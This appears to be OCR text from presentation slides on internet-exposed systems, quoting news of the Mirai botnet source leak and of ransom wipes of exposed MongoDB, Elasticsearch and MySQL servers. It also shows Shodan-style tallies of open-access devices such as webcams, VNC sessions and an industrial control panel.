
So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Mirai co-author Anna-Senpai leaked the source code for Mirai on Sept. 30, 2016.

"Investigation of the attack uncovered 49,657 unique IPs which hosted Mirai-infected devices. As previously reported, these were mostly CCTV cameras—a popular choice of DDoS botnet herders. Other victimized devices included DVRs and routers."

https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html




EXPLOITING THE EXPLOITABLE

NEWS

Ransomware groups have deleted over 10,000 MongoDB databases

Five groups of attackers are competing to delete as many publicly accessible MongoDB databases as possible



x0rz @x0rz · 2h

More than 10k MongoDB instances are currently held hostages by a ransomware shodan.io/search?query=P… #MongoDB #ransomware

TOP COUNTRIES

United States	4,097
China	2,097
France	559
Netherlands	445
Germany	427

TOP SERVICES

MongoDB	10,838
8081	3
MongoDB Web Interface	2
ElasticSearch	1

Duo Labs / Aug 31, 2016

Over 18,000 Redis Instances Targeted by Fake Ransomware

A Hacker Just Pwned Over 150,000 Printers Left Exposed Online

By Catalin Cimpanu   February 4, 2017   12:20 PM   2

A grey-hat hacker going by the name of Stackoverflowin says he's pwned over 150,000 printers that have been left accessible online.

Speaking to Bleeping Computer, the hacker says he wanted to raise everyone's awareness towards the dangers of leaving printers exposed online without a firewall or other security settings enabled.

Database Ransom Attacks Have Now Hit MySQL Servers

By Catalin Cimpanu   February 25, 2017   04:55 AM   1


After the ransacking of MongoDB, ElasticSearch, Hadoop, CouchDB, and Cassandra servers, attackers are now hijacking hundreds of MySQL databases, deleting their content, and leaving a ransom note behind asking for a 0.2 Bitcoin ($235) payment.

According to breach detection firm GuardiCore, the attacks are happening via brute-force attacks on Internet-exposed MySQL servers, and there's plenty of those laying around since MySQL is one of today's most popular database systems.

NEWS

After MongoDB attack, ransomware groups hit exposed Elasticsearch clusters

Over 600 Elasticsearch instances had their data wiped and replaced with a ransom message



Niall Merrigan @nmerrigan

The #Elastic ransomware is speading .. now 600+ hosts

TOP COUNTRIES

Total results: 611

United States	245
China	59
France	52
Singapore	31
Netherlands	31

TOP SERVICES

ElasticSearch	591
HTTP	18
HTTP (8080)	2


TOP ORGANIZATIONS

Amazon.com	63
Digital Ocean	43
OVH SAS	40
Psychz Networks	20
Microsoft Azure	12

TOP OPERATING SYSTEMS

Linux 3.x	10
Windows 7 or 8	4


TOP VERSIONS



Victor Gevers @0xDUDE

In the last 24 hours two actors have eradicated 1,614 Elasticsearch implementations and left a ransom note >> goo.gl/0oCqDj

OPEN ACCESS



TOTAL RESULTS

158,351

TOP COUNTRIES

United States	66,558
Hong Kong	25,560
France	21,695
China	15,688
United Kingdom	4,512

TOP ORGANIZATIONS

Incapsula	54,589
OVH SAS	20,799
Hangzhou Alibaba Advertising Co.,Ltd.	5,980
Amazon.com	4,057
Microsoft Azure	976

TOP OPERATING SYSTEMS

Linux 3.x	428
Windows 7 or 8	120
FreeBSD 9.x	32
Linux 2.6.x	27
Windows XP	10


TOP PRODUCTS

Elastic	12,328
Elastichoney	182
OpenSSH	165
File Replication Pro	39
SonicWALL firewall http config	32

Webcam

It's a webcam!

OPEN ACCESS



TOTAL RESULTS

158,351

TOP COUNTRIES

United States	66,558
Hong Kong	25,560
France	21,695
China	15,688
United Kingdom	4,512

TOP ORGANIZATIONS

Incapsula	54,589
OVH SAS	20,799
Hangzhou Alibaba Advertising Co.,Ltd.	5,980
Amazon.com	4,057
Microsoft Azure	976

TOP OPERATING SYSTEMS

Linux 3.x	428
Windows 7 or 8	120
FreeBSD 9.x	32
Linux 2.6.x	27
Windows XP	10

TOP PRODUCTS


Elastic	12,328
Elastichoney	182
OpenSSH	165
File Replication Pro	39
SonicWALL firewall http config	32

Webcam


VNC

RFB 003.007
authentication disabled

It's a yacht!



OPEN ACCESS



TOTAL RESULTS

158,351

TOP COUNTRIES

United States	66,558
Hong Kong	25,560
France	21,695
China	15,688
United Kingdom	4,512

TOP ORGANIZATIONS

Incapsula	54,589
OVH SAS	20,799
Hangzhou Alibaba Advertising Co.,Ltd.	5,980
Amazon.com	4,057
Microsoft Azure	976

TOP OPERATING SYSTEMS


Linux 3.x	428
Windows 7 or 8	120
FreeBSD 9.x	32
Linux 2.6.x	27
Windows XP	10

TOP PRODUCTS

Elastic	12,328
Elastichoney	182
OpenSSH	165
File Replication Pro	39
SonicWALL firewall http config	32

Webcam

It's a hydroelectric control system!



08.01.15 14:45:03 Sarn: Maximalstand Niveau Reservoir

Zugriffsberechtigung: keine

